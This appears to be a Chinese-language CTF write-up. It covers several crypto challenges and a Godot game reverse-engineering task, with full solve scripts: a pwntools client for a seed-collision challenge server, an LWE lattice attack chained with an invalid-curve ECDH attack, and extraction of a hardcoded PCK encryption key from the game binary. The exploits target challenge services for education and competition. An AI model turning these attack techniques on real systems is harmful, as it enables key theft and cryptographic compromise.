        block = self._round_key_add(block, self.W[-4:])
        return block

    def _inv_row_shift(self, block: list[list[int]]) -> list[list[int]]:
        return [self._left_shift(block[i], 4 - i) for i in range(4)]

    def _inv_column_mix(self, block: list[list[int]]) -> list[list[int]]:
        return self._matrix_multiply([self._left_shift([14, 11, 13, 0x9], 4 - i) for i in range(4)], block)

    def _decrypt(self, block: list[list[int]]) -> list[list[int]]:
        block = self._round_key_add(block, self.W[-4:])
        for i in range(self.rounds - 1, 0, -1):
            block = self._inv_row_shift(block)
            block = self._block_permutation(block, self.S_inv)
            block = self._round_key_add(block, self.W[i * 4:(i + 1) * 4])
            block = self._inv_column_mix(block)
        block = self._inv_row_shift(block)
        block = self._block_permutation(block, self.S_inv)
        block = self._round_key_add(block, self.W[:4])
        return block

    def encrypt(self, plaintext: bytes) -> bytes:
        assert len(plaintext) % 16 == 0, ValueError(f"Incorrect AES plaintext length ({len(plaintext)} bytes)")
        ciphertext = b''
        for i in range(0, len(plaintext), 16):
            block = plaintext[i:i + 16]
            block = self._bytes_to_matrix(block)
            block = self._encrypt(block)
            ciphertext += self._matrix_to_bytes(block)
        return ciphertext

    def decrypt(self, ciphertext: bytes) -> bytes:
        assert len(ciphertext) % 16 == 0, ValueError(f"Incorrect AES ciphertext length ({len(ciphertext)} bytes)")
        plaintext = b''
        for i in range(0, len(ciphertext), 16):
            block = ciphertext[i:i + 16]
            block = self._bytes_to_matrix(block)
            block = self._decrypt(block)
            plaintext += self._matrix_to_bytes(block)
        return plaintext

def bytes2list(text: bytes) -> list[int]:
```

```python
    return [int(b) for byte in text for b in f"{byte:08b}"]

def list2bytes(lis: list[int]) -> bytes:
    return bytes([int(''.join(str(b) for b in lis[i * 8:(i + 1) * 8]), 2) for i in range(len(lis) // 8)])

output_tmp = "ac7d094c73cec9b70d5bc43ebb7468908d5c286d52efe8962c7ae51f9a5549b1"
flag_tmp = "6b957921797a8a1169de6374e70cb95d"

cipher = AES(b"0" * 16, rounds=20)     # 变换矩阵T和key无关

# PT + b = C
# Calc T
zero_input = bytes(16)
zero_output = cipher.encrypt(zero_input)
b = bytes2list(zero_output[:16])

T = []

for i in range(128):
    tmp = [0] * 128
    tmp[i] = 1
    plaintext = list2bytes(tmp)
    ciphertext = cipher.encrypt(plaintext)
    ciphertext = bytes2list(ciphertext[:16])
    T_row = [(ciphertext[j] - b[j]) % 2 for j in range(128)]
    T.append(T_row)

F = GF(2)
T = Matrix(F, T)

# Calc b
inputs = b"1" * 16
outputs = bytes.fromhex(output_tmp)
inputs = vector(F, bytes2list(inputs))
outputs = vector(F, bytes2list(outputs[:16]))
b = outputs - inputs * T

# Verification
inputs = b"\x10" * 16
inputs = vector(F, bytes2list(inputs))
throry_outputs = inputs * T + b
outputs = bytes.fromhex(output_tmp)
outputs = vector(F, bytes2list(outputs[16:32]))
assert throry_outputs == outputs

# recover flag
```

```
for index in range(0, len(flag_tmp), 32):
    tmp = flag_tmp[index:index + 32]
    flag_ciphertext = bytes.fromhex(tmp)
    c = bytes2list(flag_ciphertext)
    c = vector(F, c)
    p = (c - b) * T^-1
    flag_blocks = list2bytes(p)
    print(flag_blocks, end="")

```

Ez_RSA

dfs+剪枝

代码块

```
from Crypto.Util.number import *

nbits = 512
n = 11381156896505523659157512448675867939274455331213414890910520334676733839957114983577628124643466259856806159638866325303825668934529917720041666353984568827744734639518967756840538895227063459959054393939745732551908498835857780556497828237588283176540864689940777372958745826393653515323881370943911243589
e = 65537
c = 28637971616659975415203771281328378878549288421921080859079174552593926682380791394169267513651195690175911968893108214839850128311436983081661719981958725955998997347063633351893769712863719014753154993940174947685060864532241899917269380408066913133029163844049218414849768354727966161277243216291473824377
hint = 15762433450730030083730600794398843890519698121312420265616091235604697961896137202359559820118014946561033796534642726371351447689224184889914288521349 2

bhint = bin(hint)[2:].zfill(nbits)

def dfs(p, pp, q, qq):
    if len(p) == nbits // 2:
        ans1, ans2 = int(p + pp, 2), int(q + qq, 2)
        if ans1 * ans2 == n:
            return (ans1, ans2)
        else:
            return None

    nn = len(p)
    bit1 = bhint[nn]
    bit2 = bhint[-(nn + 1)]
```

```python

    for i in range(2):
        for j in range(2):
            ii = i ^ int(bit1)
            jj = j ^ int(bit2)
            tmp_p = p + str(i)
            tmp_pp = str(j) + pp
            tmp_q = q + str(jj)
            tmp_qq = str(ii) + qq

            if int(tmp_p + "1" * (nbits - 2 - 2 * nn) + tmp_pp, 2) * int(tmp_q + "1" * (nbits - 2 - 2 * nn) + tmp_qq, 2) >= n and\
               int(tmp_p + "0" * (nbits - 2 - 2 * nn) + tmp_pp, 2) * int(tmp_q + "0" * (nbits - 2 - 2 * nn) + tmp_qq, 2) <= n and\
               int(tmp_pp, 2) * int(tmp_qq, 2) % (1 << (nn + 1)) == n % (1 << (nn + 1)):
                res = dfs(tmp_p, tmp_pp, tmp_q, tmp_qq)
                if res:
                    return res

p, q = dfs("1", "1", "1", "1")
assert p * q == n
phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)
m = pow(c, d, n)
flag = long_to_bytes(m)
print(flag)

# nctf{4lg0r1thm1c_1s_a1s0_1mp0rt4nt!}

```

Hard_RSA

预期是一篇论文题，但是非预期完了才发现这篇论文似乎在胡扯（

一般的维纳扩展思路就能做出来，这里不放exp了

https://eprint.iacr.org/2025/1396

RNG GAME

最早的题忘了限制负数了，造成了非预期

revenge版本预期是分析python里random底层的c语言实现，在seed扩展阶段会有一个特殊的函数用于填充状态数组，最终会导致存在种子碰撞的情况，不过我看AI做的都不错，也不需要我多么详细分析了，所以直接放exp吧

```python
from pwn import *

# context(log_level = 'debug')

addr = "114.66.24.221:46749".split(':')
io = remote(addr[0], int(addr[1]), ssl=False)

io.recvuntil("Here is my seed: ")
seed = int(io.recvline().strip())
tmp = []
while seed:
    tmp.append(seed & 0xffffffff)
    seed >>= 32

for i in range(4):
    tmp.append(tmp[i] - 4)

seed2 = sum([tmp[i] << (32 * i) for i in range(8)])

io.recvuntil("Give me your seed: ")
io.sendline(str(seed2))

io.interactive()

```

yqs

> 猜猜yqs到底是哪三个字？~~猜对的奖励免banのtoken一张~~

直说了，出题人忙，开赛前一天纯靠搓prompt让AI出的题~~然后开赛后才发现因为中途改思路出了一堆bug，还是得手动修，给各位师傅跪了~~

反正都在用AI解题，AI出个题很过分嘛.sage，建议快进到智械危机

嗯，本来懒得放wp了~~其实是根本没写~~，后来打算让LLM全链条参与一回，下述wp也是AI生成的(

> 本题融合LWE格密码与椭圆曲线密码学双重结构。需先通过格攻击恢复LWE私钥，再利用无效曲线攻击破解ECDLP。

Phase 1: LWE Primal Attack

核心代码片段

代码块

```
class LWE:
    def __init__(self):
        self.q = get_prime(qbits)
        self.e = (1 << ebits) - 1
        self.s = [randint(0, self.q-1) for _ in range(N)]

    def encrypt(self, m):
        m_encoded = (m & 0xFF) << ebits
        a = [randint(0, self.q-1) for _ in range(N)]
        error = randint(0, self.e)
        b = (vec_dot(a, self.s, self.q) + m_encoded + error) % self.q
        return (self._vec_to_int(a), int(b))
```

分析

LWE问题标准形式：给定矩阵A和向量b = A·s + e + m，求秘密向量s。本题参数较小(q≈2^77, N=77, e∈[0,3])，适合直接primal attack。构造格矩阵将误差作为短向量目标，LLL规约后可恢复私钥。AI助手提示此处需控制采样数量在100组以内避免噪声累积。

Phase 2: Invalid Curve Attack

核心代码片段

代码块

```
def vec2key(v, q, N):
    x = sum(int(v[i]) * (q**i) for i in range(N))
    return int.from_bytes(sha256(str(x).encode()).digest(), 'little')

priv = lwe.export_priv_key()
x ^= priv
y ^= priv
result = ecc.mul((x, y), master_sec)
```

分析

交换接口存在设计缺陷：未验证输入点是否在曲线上。通过XOR操作可任意控制最终传入标量乘法的点坐标。选择小阶曲线上的点，可将ECDLP分解至小阶子群求解。AI分析表明需收集约242位CRT模数方可恢复主密钥。

Phase 3: ECDLP in Small Subgroups

核心代码片段

代码块

```
def find_invalid_curve_point(limit_bits=40):
    while True:
```

```
        b = random element
        E = EllipticCurve(GF(P), [A, int(b)])
        order_E = E.order()
        factors = factor(order_E)
        for pr, exp in factors:
            if pe.nbits() <= limit_bits:
                Q = exact_order_point(E, pe)
                if Q: return {"curve_b": b, "point": Q, "order": pe}
```

分析

无效曲线攻击核心在于寻找具有小素因子的曲线阶。对每个候选曲线，计算其阶并分解，筛选出含有小于40位素因子的曲线。在该子群中求解DLP可直接使用Pohlig-Hellman或暴力枚举。多轮CRT组合即可恢复完整主密钥。

完整Exploit

代码块

```
from sage.all import *
from pwn import *
from hashlib import sha512, sha256
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from util import N, vec_dot, vec_add, vec_scalar_mul


P = 2**255 - 19
A = 486662
B = 35039673
GXY = (9,
14781619447589544791020593568409986887264606134616475288964881837755586237401)
MAX_MSG = 100
SMALL_FACTOR_LIMIT = 40
TARGET_BITS = 242


def pack_point(point):
    x, y = point
    return (int(x) << 256) | int(y)


def unpack_point(value):
    x = value >> 256
    y = value & ((1 << 256) - 1)
    return x, y

```

```python

def int_to_vec(x, q, n=N):
    out = []
    for _ in range(n):
        out.append(x % q)
        x //= q
    return out


def vec_to_int(v, q):
    out = 0
    for i, coeff in enumerate(v):
        out += int(coeff) * (q**i)
    return out


def forge_input_coord(priv, target_coord):
    low_mask = (1 << 256) - 1
    priv_low = priv & low_mask
    priv_high = priv >> 256
    offset = int((Integer(priv_high) * (1 << 256)) % P)
    wanted_low = int((target_coord - offset) % P)
    return wanted_low ^ priv_low


def primal_attack2(A_mat, b_vec, m, n, p, esz):
    L = block_matrix([
        [matrix(Zmod(p), A_mat).T.echelon_form().change_ring(ZZ), 0],
        [matrix.zero(m - n, n).augment(matrix.identity(m - n) * p), 0],
        [matrix(ZZ, b_vec), 1],
    ])
    Q = diagonal_matrix([1] * m + [esz])
    L *= Q
    L = L.LLL()
    L /= Q
    res = L[0]
    if res[-1] == 1:
        e = vector(GF(p), res[:m])
    elif res[-1] == -1:
        e = -vector(GF(p), res[:m])
    else:
        return None
    s = matrix(Zmod(p), A_mat).solve_right(vector(Zmod(p), b_vec) - e)
    return vector(GF(p), list(s))


class LocalChall:
```

```
    def __init__(self):
        self.io = process(['python', 'task.py'])
        self.pub = None
        self.enc = None
        self.round_idx = 0
        self.q = None
        self.started = False

    def read_banner_and_round(self):
        if not self.started:
            self.pub = int(self._parse_after_colon(self.io.recvline()))
            self.enc = self._parse_after_colon(self.io.recvline())
            self.started = True
        self.q = int(self._parse_after_colon(self.io.recvline()))
        self.round_idx += 1
        self.io.recvuntil(b"Channel your intent (m=message, e=exchange):")
        return self.pub, self.enc, self.q

    def _parse_after_colon(self, line):
        return line.decode().strip().split(": ", 1)[1]

    def send_m(self, msg):
        self.io.sendline(b"m")
        self.io.recvuntil(b"Offer your spiritual essence (int):")
        self.io.sendline(str(msg).encode())
        line = self.io.recvline()
        ct = eval(self._parse_after_colon(line))
        self.io.recvuntil(b"Channel your intent (m=message, e=exchange):")
        return ct

    def send_e(self, packed):
        self.io.sendline(b"e")
        self.io.recvuntil(b"Forge your spirit formation (int):")
        self.io.sendline(str(packed).encode())
        line = self.io.recvline()
        value = int(self._parse_after_colon(line))
        return value

    def close(self):
        self.io.close()


def recover_round_secret(io, q):
    rows = []
    rhs = []
    for msg in range(MAX_MSG):
        m8 = int(sha512(str(msg).encode()).hexdigest(), 16) & 0xFF
```

```
        a_int, b_val = io.send_m(msg)
        rows.append(int_to_vec(a_int, q))
        rhs.append((b_val - (m8 << 2)) % q)
    A_mat = matrix(GF(q), rows)
    b_vec = vector(GF(q), rhs)
    s = primal_attack2(A_mat, b_vec, MAX_MSG, N, q, 4)
    if s is None:
        raise ValueError("LWE recovery failed")
    priv = vec_to_int(s, q)
    return s, priv


def curve_b_from_point(x, y):
    return int((y * y - x * x * x - A * x) % P)


def exact_order_point(E, order_target, trials=64):
    order_E = E.order()
    if order_E % order_target != 0:
        return None
    cofactor = order_E // order_target
    for _ in range(trials):
        Q = cofactor * E.random_point()
        if Q.is_zero():
            continue
        if Q.order() == order_target:
            return Q
    return None


def find_invalid_curve_point(limit_bits=SMALL_FACTOR_LIMIT):
    gf = GF(P)
    used_b = set([B])
    while True:
        b = ZZ.random_element(1, P - 1)
        if b in used_b:
            continue
        used_b.add(int(b))
        if (4 * A**3 + 27 * b**2) % P == 0:
            continue
        E = EllipticCurve(gf, [A, int(b)])
        order_E = E.order()
        factors = factor(order_E)
        small = []
        for pr, exp in factors:
            pe = int(pr**exp)
            if Integer(pe).nbits() <= limit_bits:
```

```
                small.append(pe)
        small.sort(reverse=True)
        for order_target in small:
            Q = exact_order_point(E, order_target)
            if Q is not None:
                return {
                    "curve_b": int(b),
                    "curve_order": int(order_E),
                    "point": (int(Q[0]), int(Q[1])),
                    "order": int(order_target),
                }


def build_candidate_pool(target_bits=TARGET_BITS, limit_bits=SMALL_FACTOR_LIMIT):
    modulus = 1
    pool = []
    while Integer(modulus).nbits() < target_bits:
        candidate = find_invalid_curve_point(limit_bits=limit_bits)
        r = candidate["order"]
        if gcd(modulus, r) != 1:
            continue
        pool.append(candidate)
        modulus *= r
    return pool


def residue_from_response(candidate, response_int):
    x, y = unpack_point(response_int)
    E = EllipticCurve(GF(P), [A, candidate["curve_b"]])
    P0 = E(*candidate["point"])
    Q0 = E(x, y)
    return int(discrete_log(Q0, P0, ord=candidate["order"], operation="+"))


def one_round_invalid_curve_residue(io, candidate):
    _, _, q = io.read_banner_and_round()
    _, priv = recover_round_secret(io, q)
    px, py = candidate["point"]
    in_x = forge_input_coord(priv, px)
    in_y = forge_input_coord(priv, py)
    masked = pack_point((in_x, in_y))
    response = io.send_e(masked)
    if response == 0:
        raise ValueError("point at infinity")
    residue = residue_from_response(candidate, response)
    return {"q": q, "priv": priv, "response": response, "residue": residue}
```

```python


def recover_master_secret_locally(candidates):
    io = LocalChall()
    logs = []
    moduli = []
    try:
        for idx, candidate in enumerate(candidates, 1):
            result = one_round_invalid_curve_residue(io, candidate)
            pub_int = io.pub
            enc_hex = io.enc
            logs.append(result["residue"])
            moduli.append(candidate["order"])
            d = int(crt(logs, moduli))
            crt_mod = prod(moduli)
            E = EllipticCurve(GF(P), [A, B])
            G = E(*GXY)
            pub = E(*unpack_point(pub_int))
            if d * G == pub:
                return d, pub_int, enc_hex
        return int(crt(logs, moduli)), pub_int, enc_hex
    finally:
        io.close()


def decrypt_flag(d, enc_hex):
    key = sha256(str(d).encode()).digest()
    ct = bytes.fromhex(enc_hex)
    pt = AES.new(key, AES.MODE_ECB).decrypt(ct)
    try:
        pt = unpad(pt, 32)
    except ValueError:
        pass
    return pt


def main():
    context.log_level = "error"
    candidates = build_candidate_pool()
    d, pub_int, enc_hex = recover_master_secret_locally(candidates)
    pt = decrypt_flag(d, enc_hex)
    print(pt.decode() if isinstance(pt, bytes) else pt)


if __name__ == "__main__":
    main()
```

Reverse


NoMyBank!

> Kruse几个月前入坑了BlueArchive，在了解泳装蒙面团的事迹之后，他灵机一动用开源引擎godot制作了一个迷宫小游戏”NoMyBank!“。游戏制作完成后，Kruse把demo发给了SydzI，让他帮忙测试测试。SydzI认为Kruse的游戏不安全，给它加上了一些保护措施，并声称在迷宫深处的宝箱中放入了一个神秘礼物，你能帮Kruse找到这个礼物吗？
> 注：迷宫出口在右侧。附件解压路径请勿包含中文。

godot逆向题，利用了godot 4.x支持的pck加密和cpp extension机制，同时改了godot引擎的dll加载机制，考察了hook重定向和smc。以下为预期解：

获取基础信息

附件解压出来是一个exe和一个dll。分析发现游戏本体和dll都被处理过，DIE提示游戏本体被打包，而dll会被识别为未知二进制文件，进一步用010editor打开dll会发现整个dll都被加密了（完全看不到PE文件格式特征）




libextension.dll ×

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
00:0000  96 95 C5 81 F8 0F 57 EF 79 24 D0 35 E0 E1 17 F1   –•Å.ø.Wïy$Ð5àá.ñ
00:0010  C3 45 87 39 DD 6F 01 A2 E1 26 64 9E 72 18 08 B6   ÃE‡9Ýo.¢á&džr..¶
00:0020  2B B7 18 6C 31 3D 2C 18 C9 68 CF 3D 4D 4E 19 F8   +·.l1=,.ÉhÏ=MN.ø
00:0030  E5 40 78 51 2D 2F 0B 93 DB 47 4E FE 15 47 0E 17   å@xQ-/.“ÛGNþ.G..
00:0040  EF 0F 43 98 90 5C 9B 71 96 77 F4 E8 ED 4C 43 BF   ï.C˜.\›q–wôèíLC¿
00:0050  18 34 83 42 8C B5 7E 2F 53 B0 AB 63 13 40 15 E5   .4ƒBŒµ~/S°«c.@.å
00:0060  94 33 01 7E 4F D4 E8 E3 A6 07 64 F2 F0 83 F5 79   ”3.~OÔèã¦.dòðƒõy
00:0070  CF 80 FC DE AD E6 86 D5 84 84 90 0F 9D DA 2D C3   Ï€üÞ-æ†Õ„„...Ú-Ã
00:0080  D2 AC 3F 75 A2 0B 13 BD EA 72 C5 60 A9 27 91 89   Ò¬?u¢..½êrÅ`©'‘‰
00:0090  6B EF 4A 3E AE 12 A3 28 85 E6 A7 86 26 C3 D4 90   kïJ>®.£(…æ§†&ÃÔ.
00:00A0  46 F3 3A EA AC 2F 2B 01 78 D3 01 A6 AD 0C D6 B5   Fó:ê¬/+.xÓ.¦-.Öµ
00:00B0  9D 4C EA 46 ED 64 8C B0 35 5E 26 BD 43 65 1D DA   .LêFídŒ°5^&½Ce.Ú
00:00C0  DD F9 DC AC B6 6B 67 34 47 BB F6 7D C0 0F 10 0C   ÝùÜ¬¶kg4G»ö}À...
00:00D0  5B BA B5 30 13 C4 23 9D 9D B9 21 9B BB 05 CE 8E   [ºµ0.Ä#..¹!›».ÎŽ
00:00E0  75 82 B0 FC B6 E4 F5 5F 78 EE E1 BA 4A 91 62 3E   u‚°ü¶äõ_xîáºJ‘b>
00:00F0  80 8F 71 5A 0D 67 8E B0 5B D9 C9 29 D9 D9 24 AC   €.qZ.gŽ°[ÙÉ)ÙÙ$¬
00:0100  0A 46 A8 7B 29 70 30 81 48 25 B8 49 7B D2 07 AB   .F¨{)p0.H%¸I{Ò.«
00:0110  21 63 BF C9 23 59 E5 1D 7E D0 C9 71 AF A5 62 F9   !c¿É#Yå.~ÐÉq¯¥bù
00:0120  AD 6C 9D F1 39 BA C4 D3 29 FD BE 2D 8E EA 62 DA   -l.ñ9ºÄÓ)ý¾-ŽêbÚ
00:0130  92 69 28 91 A7 54 FE 3E D0 73 78 52 73 29 11 C8   ’i(‘§Tþ>ÐsxRs).È
00:0140  EC 23 EA 49 F2 81 8C 5A F6 6D 53 1B 83 39 DA F5   ì#êIò.ŒZömS.ƒ9Úõ
00:0150  59 B4 64 02 9F 77 A8 46 57 AE AE 84 2C CE 8D A6   Y´d.Ÿw¨FW®®„,Î.¦
00:0160  AA 76 B3 4C 77 FD 6E C4 53 A6 98 FF F1 F7 3A 4C   ªv³LwýnÄS¦˜ÿñ÷:L
```

意味着如果要分析dll，首先要找到游戏本体加载dll时对dll进行了什么处理。

尝试解包

godot游戏实质上是由引擎和资源文件组合成的（即DIE提示的“打包”），解包游戏可以获得游戏开发时使用的代码和素材等资源文件，所以第一步可以先尝试解包游戏。用GDRETools解包exe会发现解包失败，提示需要设置密钥：



查找资料会发现godot4.x版本推出了PCK加密编译的机制，可以使用256位AES密钥加密PCK文件（即godot的资源文件）。对于查找PCK加密密钥的方法，网上已有现成的资料，可以参考BV14NtozWEFN

原理是godot内部有一个 `处理报错的宏定义` ，该宏会将报错的相关明文信息嵌入在程序中


用IDA打开游戏本体，待加载完毕后，打开字符串窗口，搜索`can't open encrypted pack directory`，跟进到字符串出现的函数，如下图

```
    sub_142CBF740(
      "PackedSourcePCK::try_open_pack",
      "core\\io\\file_access_pack.cpp",
      295,
      "Condition \"fae.is_null()\" is true. Returning: false",
      "Can't open encrypted pack directory.",
      0,
      0);
    v28 = 0;
    sub_140021210(v43);
    sub_140021210(v17);
    return v28;
  }
  sub_140020460(v53);
  sub_1400290D0(v53, 32LL);
  for ( k = 0; ; ++k )                          // 循环读取密钥的for循环
  {
    v102 = k;
    v11 = sub_140029560(v53);
    if ( v102 >= v11 )
      break;
    v29 = byte_144D85CD0[k];                    // 密钥
    v12 = sub_14005A010(v53, k);
    *v12 = v29;
  }
  v106 = sub_14001E480(v43);
  v104 = sub_140020460(v116);
  v103 = v115;
  v105 = sub_1400203A0(v115, v17);
  v49 = sub_1432668D0(v106, v105, v53, 0, 0, v104);
  sub_140021230(v116);
  if ( v49 )
  {
    sub_142CBF740(
      "PackedSourcePCK::try_open_pack",
      "core\\io\\file_access_pack.cpp",
      304,
      "Condition \"err\" is true. Returning: false",
      "Can't open encrypted pack directory.",
      0
```


在两个匹配字符串中间可以看到一个for循环，其中循环读取的byte_144D85CD0[i]即为密钥：

```
; _BYTE byte_144D85CD0[32]
byte_144D85CD0  db 0D3h, 4Bh, 0FFh, 62h, 61h, 3Fh, 0DDh, 28h, 61h, 0F6h
                                        ; DATA XREF: sub_142F06880+ADD↑o
                                        ; sub_142F08320+3FD↑o
                db 0D5h, 94h, 2Ch, 5Eh, 99h, 0A5h, 3Eh, 0F3h, 0E9h, 0Ah
                db 0DBh, 0E9h, 9, 1Bh, 46h, 86h, 85h, 9Dh, 5Bh, 7Dh, 0ABh
                db 22h
```

提取出这串数字D34BFF62613FDD2861F6D5942C5E99A53EF3E90ADBE9091B4686859D5B7DAB22，在GDRETools中选中菜单栏的“RETools”，选择“Set encryption key”输入密钥即可解包游戏



解包出来的文件夹结构如下：




在Scripts文件夹内可以找到存放游戏逻辑的.gd文件，在 `WinPopupTreasury.gd` 里可以找到一些提示：

```
extends CanvasLayer
@onready var button = $Panel / Button
@onready var note = $Panel / Label
var menu_scene = preload("res://Scenes/menu.tscn")

func _on_button_pressed():
    var flag_checker = get_checker_from_loaded_dll_node()
    if flag_checker:
        flag_checker.show_flag_dialog()
        queue_free()

func get_checker_from_loaded_dll_node():
    var checker = get_tree().get_first_node_in_group("dllchecker")
    return checker


func _input(event: InputEvent) -> void :
    if event.is_action_pressed("ui_cancel"):
        var menu = menu_scene.instantiate()
        menu.is_pause_menu = true
        get_tree().current_scene.add_child(menu)


func _ready() -> void :
    note.text = "Congratulations!\n\tYou are now in my treasury.\n\tGive me your key, and I will give you my gift."


    process_mode = Node.PROCESS_MODE_ALWAYS
    button.pressed.connect(_on_button_pressed)
```

此处有一个叫做 `get_checker_from_loaded_dll_node` 的函数，在 `_on_buttun_pressed` 中这个函数被调用并返回了一个 `flag_checker` ，显而易见libextension.dll实现的应该就是类似flag检验的功能了。所以接下来转向分析dll

寻找dll解密逻辑

试着修改dll的名字，运行游戏可以发现会 `触发报错` （~~居然没人发现我的小巧思~~）：



此处的报错信息显然经过特殊处理，可以尝试使用这个报错信息来定位游戏本体中的dll加载函数（前提是这段信息被硬编码在程序中，而非被实时解密）

在IDA字符串窗口，搜索 `D11 f1l3 n0t f0und` ，可以发现报错信息确实是硬编码的，跟进就可以找到dll加载函数

Address	Length	Type	String
.rdata:0…	00000017	C	D11 f1l3 n0t f0und: %s
.rdata:0…	0000000F	C	D11 L0ad Err0r
.rdata:0…	00000009	C	4.5.2.rc
.rdata:0…	00000013	C	Godot.GodotEditor.
.rdata:0…	00000018	C	application/config/name
.rdata:0…	0000001B	C	application/config/version
.rdata:0…	00000007	C	Godot.
.rdata:0…	00000019	C	Parameter \"tts\" is null.
.rdata:0…	0000002C	C	platform\\windows\\display_server_windows.cpp
.rdata:0…	00000020	C	DisplayServerWindows::tts_speak
.rdata:0…	00000019	C	Parameter \"tts\" is null.
.rdata:0…	00000025	C	CowData<struct PropertyInfo>::resize
.rdata:0…	0000001D	C	Parameter \"mem_new\" is null.
.rdata:0…	00000009	C	material
.rdata:0…	00000021	C	GLTFDocument::_interpolate_track

分析dll加载函数

通过上述方法找到的dll加载函数如下：

代码块

```
__int64 __fastcall sub_140013FA0(__int64 a1, __int64 a2, HMODULE *a3, __int64 a4)
{
  __int64 v4; // rax
  __int64 v5; // rax
  const char *v6; // rax
  __int64 v8; // rax
  __int64 v9; // rax
  __int64 v10; // rax
  __int64 v11; // rax
  __int64 v12; // rax
  __int64 v13; // rax
  __int64 v14; // rax
  const WCHAR *v15; // rax
  __int64 v16; // rax
  const WCHAR *v17; // rax
  __int64 v18; // rax
  int v19; // [rsp+20h] [rbp-478h]
  int v20; // [rsp+20h] [rbp-478h]
  CHAR v21; // [rsp+24h] [rbp-474h]
  CHAR v22; // [rsp+25h] [rbp-473h]
  char v23; // [rsp+27h] [rbp-471h]
  int j; // [rsp+28h] [rbp-470h]
